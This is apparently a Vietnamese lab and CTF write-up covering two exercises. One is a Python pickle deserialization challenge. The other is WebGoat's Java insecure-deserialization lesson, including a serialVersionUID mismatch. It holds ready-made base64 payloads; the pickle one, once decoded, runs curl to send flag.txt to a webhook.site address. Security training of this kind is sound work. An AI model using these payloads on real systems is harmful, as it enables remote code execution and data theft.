
từ đó ta sẽ generate ra 1 payload:

gASVawAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjFBjdXJsIGh0dHBzOi8vd2ViaG9vay5zaXRlLzU0ZTNhOGIyLTM0MTQtNDdjNS04ZjAzLTUyZGQxNmFkZDg5MyAtZCBgY2F0IGZsYWcudHh0YJSFlFKULg==

Sau đó ta copy và paste payload này vào pickle shop:



Sau đó ta check bên webhook:




Và flag ta nhận được là:

W1{19161423_15_411_317311_13377312_311612291971011_1113776010}


BT3:

Đầu tiên ta sẽ git clone về WebGoat và tải bản release 8.2.2

VulnerableTaskHolder được cung cấp



Sau đó tiến hành code để truyền vào taskName và taskAction với tên và hành động là ngủ 5 giây



Sau khi run ta được payload

```
kiet@kiet-Aspire-E5-576:~/Downloads/solving$  cd /home/kiet/Downloads/solv
ing ; /usr/bin/env /usr/lib/jvm/java-11-openjdk-amd64/bin/java -cp /home/k
iet/.config/Code/User/workspaceStorage/ffa05959c47a0a7953ee1bd57d011192/re
dhat.java/jdt_ws/solving_beaeee97/bin Exploit
rO0ABXNyADFvcmcuZHVtbXkuaW5zZWN1cmUuZnJhbWV3b3JrLlZ1bG5lcmFibGVUYXNrSG9sZG
VyAAAAAAAAAAECAANMABZyZXF1ZXN0ZWRFeGVjdXRpb25UaW1ldAAZTGphdmEvdGltZS9Mb2Nh
bERhdGVUaW1lO0wACnRhc2tBY3Rpb250ABJMamF2YS9sYW5nL1N0cmluZztMAAh0YXNrTmFtZX
EAfgACeHBzcgANamF2YS50aW1lLlNlcpVdhLobIkiyDAAAeHB3DgUAAAfmCgUCCwgSqcF4eHQA
B3NsZWVwIDV0ABNzbGVlcCBmb3IgNSBzZWNvbmRz
```

payload 1:


rO0ABXNyADFvcmcuZHVtbXkuaW5zZWN1cmUuZnJhbWV3b3JrLlZ1bG5lcmFibGVUYXNrSG9sZGVyAAAAAAAAAAECAANMABZyZXF1ZXN0ZWRFeGVjdXRpb25UaW1ldAAZTGphdmEvdGltZS9Mb2NhbERhdGVUaW1lO0wACnRhc2tBY3Rpb250ABJMamF2YS9sYW5nL1N0cmluZztMAAh0YXNrTmFtZXEAfgACeHBzcgANamF2YS50aW1lLlNlcpVdhLobIkiyDAAAeHB3DgUAAAfmCgUCCwgSqcF4eHQAB3NsZWVwIDV0ABNzbGVlcCBmb3IgNSBzZWNvbmRz

Nhưng sau khi kiểm tra đây là payload sai vì:

Khi chúng ta copy code từ trên WebGoat local server và WebGoat trên Github thì có sự khác biệt về:


- Thông số serialVersionUID = 2 trên Github và serialVersionUID = 1 trên code local server
- Class VulnerableTaskHolder copy từ local server sẽ khác với class VulnerableTaskHolder trên GitHub

Vậy chúng ta cần phải clone từ GitHub về và code bên trong folder WebGoat được clone từ Github.



Có thể thấy được ta bỏ code vào folder WebGoat/scr/main/java và trích đường dẫn đến Class VulnerableTaskHolder trong folder org/dummy/insecure/framework


Sau đó chạy lại chương trình



Payload đúng:

rO0ABXNyADFvcmcuZHVtbXkuaW5zZWN1cmUuZnJhbWV3b3JrLlZ1bG5lcmFibGVUYXNrSG9sZGVyAAAAAAAAAAICAANMABZyZXF1ZXN0ZWRFeGVjdXRpb25UaW1ldAAZTGphdmEvdGltZS9Mb2NhbERhdGVUaW1lO0wACnRhc2tBY3Rpb250ABJMamF2YS9sYW5nL1N0cmluZztMAAh0YXNrTmFtZXEAfgACeHBzcgANamF2YS50aW1lLlNlcpVdhLobIkiyDAAAeHB3DgUAAAfmCgUBOjMPMQ1oeHQAB3NsZWVwIDV0ABNzbGVlcCBmb3IgNSBzZWNvbmRz

Đối sánh 2 payload



Submit kết quả lên local server WebGoat (hoàn thành)